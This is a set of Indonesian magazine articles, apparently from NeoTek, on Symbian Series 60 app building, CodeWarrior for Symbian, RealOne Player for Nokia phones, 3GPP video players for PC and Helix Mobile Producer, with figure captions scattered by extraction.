


Gambar 14. Batch file **abld** dijalankan untuk membentuk aplikasi pada platform WINS (simulator).

Sebenarnya banyak perubahan yang terjadi setelah kita mengetikkan command line tersebut. Salah-satunya adalah subfolder **HELLOWORLDPLUS** terbentuk di bawah folder:

Symbian\6.1\Series60\Epoc32\Release\wins\UDEB\Z\SYSTEM\apps

(tentunya anda sudah dapat menebak lokasi folder untuk aplikasi versi release).



Gambar 15. Subfolder HELLOWORLDPLUS

Pada menu **Start > Programs**, pilihlah **Symbian 6.1 SDKs > Series 60 > Emulator (debug)** untuk menjalankan emulator versi debug.

Pada emulator, anda akan menemukan aplikasi dengan title **HW+** yang memiliki ikon standar. Cobalah aplikasi tersebut, setidaknya-tidaknya hal ini akan memacu anda untuk tidak sekedar hanya sebagai pemakai saja, tetapi mudah-mudahan tertarik untuk mempelajari pemrogramannya.

Untuk Platform ARMI

Untuk membuat aplikasi pada platform ARMI (sebaiknya pergunakan versi release), anda dapat mengetikkan command line berikut:

abld build armi urel

Hasilnya akan disimpan pada folder **Symbian\6.1\Series60\Epoc32\Release\ARM\UREL**. Selanjutnya, anda tinggal membuat file **.pkg** (package control file) dan file **SIS** (Symbian Installation).

Karena beberapa hal sudah diulas pada artikel mengenai Symbian OS 7 UIQ SDK (NeoTek IV/1), maka penulis akan membahas yang belum dicakup pada artikel tersebut.

Perhatikan bahwa ada dua jenis platform processor sebagai hasil kompilasi, yaitu THUMB dan ARMI. Namun, jika kita melihat isi file **.pkg** (ada pada tiap folder sis) yang terdapat pada **Series60Ex** tampak bahwa umumnya yang dipilih adalah platform **THUMB**.

Untuk mengetahui perbedaan antara ARM dan THUMB, Anda dapat berkunjung ke situs ARM (Advanced RISC Machines) terutama pada bagian dokumentasi dengan URL:

<http://www.arm.com/arm/documentation?OpenDocument>.

Salah satu hal yang cukup penting pada file **.pkg** adalah product/platform version. Pada Nokia Series 60 ada dua buah, yaitu:

(0x101F6F87), 0, 0, 0, {"Series60ProductID"}

untuk Nokia 7650 dan

(0x101F6F88), 0, 0, 0, {"Series60ProductID"}

untuk release pertama Nokia Series 60. Hanya, umumnya file **.pkg** yang terdapat pada Series60Ex mempergunakan yang terakhir.

Bagi yang ingin mencoba meng-install file SIS pada emulator, bisa menyimpan file SIS tersebut pada folder

Symbian\6.1\Series60\Epoc32\Wins\c\nokia\installs

Untuk memulai instalasi, pilihlah **Configurations > Apps Ctrl**, lalu pilih **Install** dari menu **Options**.

Sedangkan jika anda ingin melakukan uninstall, pilih **Configurations > Apps Ctrl**, lalu pilih **Remove** dari menu **Options**.

Jika aplikasi hasil batch file **abld.bat** disimpan pada **drive Z: (ROM)**, maka aplikasi hasil instalasi file SIS pada emulator disimpan pada **drive C: (RAM)** atau lengkapnya di folder

Symbian\6.1\Series60\Epoc32\Wins\c\system\apps.

Bagi yang tertarik dengan pemrograman, silakan baca artikel berikutnya:

Mobile Media: Code Warrior for Symbian v. 2.0

serta kembali ke NeoTek IV/1 yang membahas **Symbian OS 7 UIQ SDK**.



MOBILE MEDIA RealOne Player for Mobile Device

Pada Nokia 3650 sudah terpasang **RealOne Player for Symbian OS**, tetapi **belum** terdapat pada **Nokia 7650** maupun **9210**. Jadikan semua itu multimedia player!

APAKAH ANDA INGIN MEM-PLAY-back format multimedia atau mem-playback streaming audio atau video (misalkan untuk menonton TV) pada ponsel Nokia Series 80 dan Nokia Series 60? Jika YA jawabannya, ada baiknya Anda meluangkan waktu untuk membaca artikel ini.

Para pemakai PC mungkin sudah mengenal aplikasi **RealPlayer**. Dapat dikatakan, RealPlayer fungsinya sama dengan Windows Media Player. Selain dapat mem-playback format multimedia standar, RealPlayer juga dapat mem-playback format multimedia yang dinamakan RealMedia (format multimedia dari RealNetworks selaku pembuat RealPlayer), terdiri dari RealAudio dan RealVideo.

Entah mengapa, beberapa tahun kemudian RealPlayer berganti nama menjadi RealOne Player.

Jika anda berkunjung ke RealNetworks (<http://www.realnetworks.com>), anda akan mendapatkan informasi menarik tentang RealOne Player ini, yaitu se-

lain terdapat untuk PC, RealOne Player kini juga terdapat sebagai aplikasi untuk mobile device (RealOne Player for mobile device), yang informasinya bisa didapatkan pada URL berikut:

<http://www.realnetworks.com/mobile/index.html>

Untuk men-download aplikasi RealOne Player pada device yang anda inginkan, Anda bisa mengetikkan URL berikut:

<http://www.real.com/realonemobile/download.html>

Berdasarkan informasi yang terdapat pada situs RealNetworks, RealOne Player untuk **Pocket PC** dan **Palm OS 5** hanya mampu mem-playback format **audio saja**. Oleh karena itu, penulis akan mengulas tentang RealOne Player untuk ponsel Nokia Series 80 dan Nokia Series 60.

RealOne Player baik untuk ponsel Nokia Series 80 dan Nokia Series 60 merupakan aplikasi **Symbian OS**, sehingga hasil download-nya (berupa file ZIP) nantinya harus diekstrak untuk menghasilkan file **SIS** (Symbian Installation).

Untuk **Nokia Series 80**, yang dapat di-download hanyalah file **realone_9210.zip** (untuk Nokia 9210). Untuk Nokia Series 80 lainnya, yaitu 9210i dan 9290 (hanya dijual di Amerika, karena menggunakan frekuensi 1900MHz), RealOne Player telah di-pre-install pada drive C: (RAM).


Untuk Nokia Series 60, yang dapat di-download hanyalah file **realone_7650.zip** (ponsel Nokia 7650). Pada Nokia 3650, RealOne Player telah dimasukkan ke dalam ROM (drive Z:).

Selain menyediakan aplikasi RealOne Player, di situs RealNetworks Andapun dapat mencoba content stream. Misalkan untuk ponsel Nokia 7650, Anda dapat mencoba content stream pada URL berikut:

<http://www.real.com/7650>

Sebagai tambahan, jika Anda pernah membaca dokumentasi

Video and Streaming in Nokia Phones Version 1.0




yang terdapat pada situs Forum Nokia, ponsel Nokia 6600 yang baru saja diluncurkan di Indonesia bulan Oktober, juga telah menyertakan aplikasi RealOne Player di dalamnya.



Catatan:

NeoTek III/11 telah membahas **Nokia Multimedia Converter 2.0** yang dapat membentuk format file video **.3gp** yang dimainkan dengan **RealOne Player** pada **Nokia 3650**.

Gambar 2. RealOne Player yang tersedia adalah untuk untuk Nokia 9210 dan 7650.



Gambar 1. Download dari situs RealNetwork



Gambar 2. RealOne Player yang tersedia adalah untuk untuk Nokia 9210 dan 7650.

MOBILE MEDIA Player Format 3GPP di PC

Belum punya handphone dengan Symbian OS 6 untuk mem-playback **video** dengan format **3GPP**? Gunakan saja **Platform4 PC Player** atau **QuickTime Player + 3GPP Component** pada **PC** anda.

SEBELUMNYA, PENULIS TELAH mengulas **Nokia Multimedia Converter 2.0** (NeoTek III/11) dan juga **Helix Mobile Producer 2.0** (pada artikel di bagian lain edisi ini) yang memiliki kemampuan mengkonversi format video ke format **3GPP** (salah satu format video yang bisa di-playback pada ponsel yang memiliki aplikasi video player, seperti Nokia 3650). Bagaimana apabila anda belum mempunyai ponsel Nokia 7650 ataupun 3650? Pada PC, selain mem-playback hasil konversi tetap menggunakan Nokia Multimedia Converter 2.0, anda dapat juga menggunakan player khusus pada PC yang dapat mem-playback file dengan format 3GPP ini.

Pada tulisan ini, penulis me-review dua aplikasi yang memiliki kemampuan untuk mem-playback format 3GPP.

Platform4 PC Player

Platform4 PC Player dibuat oleh Philips, sebuah perusahaan elektronika terkemuka dari Eropa. Untuk men-downloanya, Anda bisa menuju ke situs Philips Digital Networks

<http://www.digitalnetworks.philips.com>

pada bagian MP4NET pilih Downloads. Seperti terlihat pada Gambar 1, terdapat bahwa ada dua jenis player yang disediakan, yaitu untuk **PocketPC 2002** dan untuk **PC**.

Jika Anda tidak mau repot, Anda bisa langsung men-download Platform4 PC Player pada URL berikut:

[http://www.digitalnetworks.philips.com/assets/downloadablefile/Platform4_Player_for_PC_3.0\(1\)-1279.zip](http://www.digitalnetworks.philips.com/assets/downloadablefile/Platform4_Player_for_PC_3.0(1)-1279.zip)


Untuk proses instalasinya, Anda tinggal mengikuti petunjuk yang ada.



Gambar 2. Tampilan minimalis dari Platform4 PC Player dari Philips.

Ada sesuatu yang menarik saat kita menjalankan Platform4 PC Player, yaitu Platform4 PC Player menggunakan design yang minimalis (lihat Gambar 2)


Kita tidak menemukan menu-menu yang lazimnya kita temui pada multimedia player pada umumnya, seperti menu untuk membuka file yang akan di-playback, pengaturan setting, dan lain-lain.



Gambar 1. Download dari situs Philips Digital Network.



Gambar 3. Klik kanan pada bagian screen player ini akan menampilkan menu.



Gambar 4. Download QuickTime versi mutakhir yang kini mendukung berbagai jenis format video, bukan lagi hanya format .MOV

Untuk memperoleh menu tersebut mudah, yaitu pada bagian screen kita klik kanan, maka menu pop-up akan muncul (lihat Gambar 3).

Dari hasil pengujian, Platform4 PC Player mampu mem-playback format 3GPP dengan baik, baik yang dihasilkan oleh Nokia Multimedia Converter 2.0 maupun Helix Mobile Producer 2.0.

Selain format 3GPP, Platform4 PC Player mampu mem-playback format multimedia lainnya seperti: AMR, MP3, MPEG-4, SMIL, dan SDP.

QuickTime Player + 3GPP Component

Seperti kita ketahui, QuickTime Player dulu hanya ditujukan untuk mem-playback format MOV. Namun pada versi terbarunya (yaitu versi 6.3), image seperti itu sepertinya ingin dihilangkan, karena tampaknya QuickTime Player ingin bersaing dengan multimedia player lainnya.

QuickTime Player versi 6.3 bisa Anda peroleh pada URL berikut:

<http://www.apple.com/quicktime/download/> (Gambar 4).

Saran penulis, pilihlah **QuickTime Standalone Installer** karena Anda tidak perlu lagi men-download komponen-komponen yang diperlukan saat instalasi



Gambar 5. QuickTime.

berlangsung. Karena hasil download dalam format ZIP, ekstrak file

QuickTimeInstaller.zip

terlebih dahulu sebelum Anda memulai instalasi.

Agar dapat mem-playback format 3GPP, jangan lupa untuk men-download 3GPP Component

QuickTime3GPPInstaller.exe


serta meng-install-nya.

Gambar 8. Tetapi QuickTime dapat memainkan banyak format lain seperti file .AMR

Hasil pengujian menunjukkan bahwa QuickTime Player kurang baik mem-playback format 3GPP (termasuk beberapa format multimedia lainnya) pada OS MS Windows 98. Hal itu disebabkan suara yang dihasilkan terkadang terputus-putus saat playback. Namun, saat penulis mencobanya pada OS MS Windows 2000, hal itu tidak terjadi.

Sayangnya, tidak semua file berformat 3GPP dapat di-playback oleh QuickTime Player. Akan muncul pernyataan seperti pada Gambar 6, untuk file berformat 3GPP yang tidak dapat di-playback.


Untuk mengetahui suatu file dapat di-



Gambar 6. Tidak semua file .3GP dapat di-playback oleh QuickTime.

playback oleh QuickTime Player sebenarnya cukup mudah, yaitu jika kita melihat sebuah player disebelah kiri (Show Preview aktif) saat memilih file tersebut (Gambar 7).

Selain format 3GPP, cukup banyak format multimedia yang didukung oleh QuickTime Player, asalkan tersedia plug-in-nya. Beberapa format multimedia yang dapat di-playback oleh QuickTime Player adalah: AMR, AU, AVI, MIDI, MOV, MP3, MPEG-1, MPEG-4, WAV, dan lain-lain. Seperti halnya format 3GPP, tidak semua file berformat AMR dapat di-playback oleh QuickTime Player.



MOBILE MEDIA

CodeWarrior for Symbian v. 2.0

Pengembangan aplikasi handphone sistem operasi **Symbian 7** seperti **Sony Ericsson P800** atau **Nokia 6600** dapat dilakukan menggunakan bahasa pemrograman **C++** dan tool yang perlu dikenali adalah **CodeWarrior** dari Metrowerks. **Fitrianto Halim** (fitriantoh@hotmail.com) mengupasnya untuk anda.

SETELAH PADA ARTIKEL SEBELUM-nya kita berkenalan dengan Series 60 SDK 1.0 for Symbian OS, Nokia edition, pada artikel ini penulis akan mengajak Anda untuk mengenal **CodeWarrior for Symbian Personal v2.0**.

Download dan Instalasi

CodeWarrior for Symbian Personal v2.0 dapat Anda peroleh di URL:

ftp://ftp.metrowerks.com/pub/embedded/symbian/CW_SymbianOS_Personal_V2.0.exe

atau dapat pula Anda peroleh pada CD yang disertakan di majalah NeoTek.

Berdasarkan dokumentasinya, salah satu persyaratannya (*requirement*) adalah Anda harus meng-install minimal **Symbian OS SDK versi 7.0** dan untuk itu penulis telah meng-install Symbian OS 7 UIQ SDK (ada di CD NeoTek IV/1), sedangkan untuk sistem operasi yang digunakan, menurut penulis bersifat relatif, karena yang diminta adalah MS Windows 2000 atau XP atau NT 4.0 minimal Service Pack 4, tetapi ternyata saat penulis mencobanya mengguna-

kan MS Windows 98 lancar-lancar saja.

Instalasinya cukup mudah, yaitu anda tinggal mengikuti petunjuk yang ada. Perhatikan pula bahwa aplikasi ini hanya memiliki jangka waktu 15 hari sejak di-install.

Setelah proses instalasi selesai, ada baiknya Anda me-restart ulang Windows. Hal ini agar perubahan pada environment variable berlaku efektif.

Menjalankan CodeWarrior

Cara penggunaannya cukup mudah.

Pada menu

Start > Programs

pilihlah

Metrowerks CodeWarrior > CodeWarrior for Symbian Personal v2.0 > CodeWarrior IDE.


Untuk membentuk sebuah project baru, pilihlah menu

File > New...


atau bisa pula dengan shortcut

Ctrl+Shift+N.


Pilihlah **Symbian Stationery Wizard**



Gambar 3. Membentuk proyek baru.




Gambar 4. Symbian stationery wizard.




Gambar 5. Nama proyek dengan ekstensi .mcp

dan pada text box masukkan nama proyek yang Anda inginkan (secara otomatis akan ditambahkan ekstensi .mcp ketika menyimpan project).




Gambar 6. SDK yang digunakan.




Gambar 1. CodeWarrior environment variable yang terbentuk.



Gambar 2. Metrowerks CodeWarrior pada Start menu.



Gambar 7. Memilih stationery.




Gambar 8. Project window yang terbuka untuk stationery yang dipilih, dalam hal ini HelloWorld.

Jika lokasi tempat penyimpanan project kurang sesuai dengan keinginan, Anda bisa meng-klik tombol **Set...**

Selanjutnya, pilih **SDK** yang ingin digunakan (sebagai contoh **UIQ UIQ_70**).

Selanjutnya, pilih *project stationery* yang ingin digunakan (sebagai contoh HelloWorld) dan klik tombol **Finish**, sehingga *project window* akan terbuka.



Gambar 9. Menjalankan proyek.



Gambar 10. Masih dijalankan dalam format console pada emulator.

dan Anda dapat memilih antara UDEB untuk versi debug atau UREL untuk versi release. Pemilihan ini dapat dilakukan pada list box yang terdapat pada sudut kiri atas dari project window.

Lalu, pilihlah menu **Project > Run** atau bisa pula dengan *shortcut key*: **Ctrl+F5**. Tampak bahwa hasilnya masih berupa console.


Untuk tampilan GUI, Anda dapat memilih **UIQ Simple Application** sebagai project stationery. Pada gambar tampak bahwa aplikasi tersebut mempunyai caption **Simple**.

Penulis berharap, artikel ini berguna bagi Anda yang ingin belajar mengembangkan aplikasi Symbian OS berbasis C++ menggunakan CodeWarrior

Menjalankan pada Emulator

Untuk menjalankannya pada emulator cukup mudah. Yang anda harus ingat adalah bahwa hanya platform WINSWCW yang dapat dijalankan pada emulator

Gambar 11. Tampilan GUI pada emulator.



MOBILE MEDIA Helix Mobile Producer 2.0

Helix Mobile Producer 2.0 mempunyai fasilitas jauh lebih lengkap dibandingkan Nokia Multimedia Converter 2.0. Ikuti kupasan **Fitrianto Halim** (fitriantoh@hotmail.com) ini.

SETELAH KITA BERKENALAN DENGAN **Nokia Multimedia Converter 2.0** (NeoTek III/11), kini penulis akan mengajak anda mengenal **Helix Mobile Producer 2.0**.

Selain dapat **mengkonversi** format multimedia ke format **AMR** dan **3GPP**, **Helix Mobile Producer 2.0** juga dapat mengkonversi ke format multimedia milik RealNetworks, yaitu **RealMedia**.

Helix Mobile Producer 2.0 versi trial 30 hari (jangka waktunya antara 30-60 hari) bisa di-download di:

<http://forms.real.com/rnforms/products/tools/mobileproducer/eval/index.html>

(Gambar 1).

Di sana Anda diminta untuk mengisi form. Yang perlu diperhatikan adalah sebaiknya anda mengisi e-mail address

dengan benar, karena informasi tentang License Key akan dikirim lewat e-mail (catatan: informasi tentang License Key tidak dapat langsung diterima, tetapi harus menunggu sekitar satu hari). Setelah Anda mengisi form yang tersedia, Anda dapat memilih lokasi server terdekat (misalkan pilih Tokyo, Japan).

Download dan Instalasi

Cara instalasinya cukup mudah, hanya sebaiknya Anda memperhatikan System Requirements yang dibutuhkan, seperti Operating System MS Windows 2000 atau MS Windows XP, serta DirectX 8.1 atau di atasnya


Penulis mempergunakan DirectX 9.0 yang disertakan pada CD NeoTek Vol. III - No. 07, Apr/Mei 2003. Beberapa software dan hardware lainnya bersifat relatif.

Sebagai catatan, selain license key untuk **HMP_Eval_Licenses.zip** dan **Helix_Mobile_Producer_2.0.zip** anda akan mendapatkan pula License Key dan installer untuk **Helix Mobile Producer Live 2.0** (untuk mem-broadcast format audio dan video melalui protokol RTP). Namun, karena keterbatasan prasarana dari penulis, maka penulis tidak membahasnya.

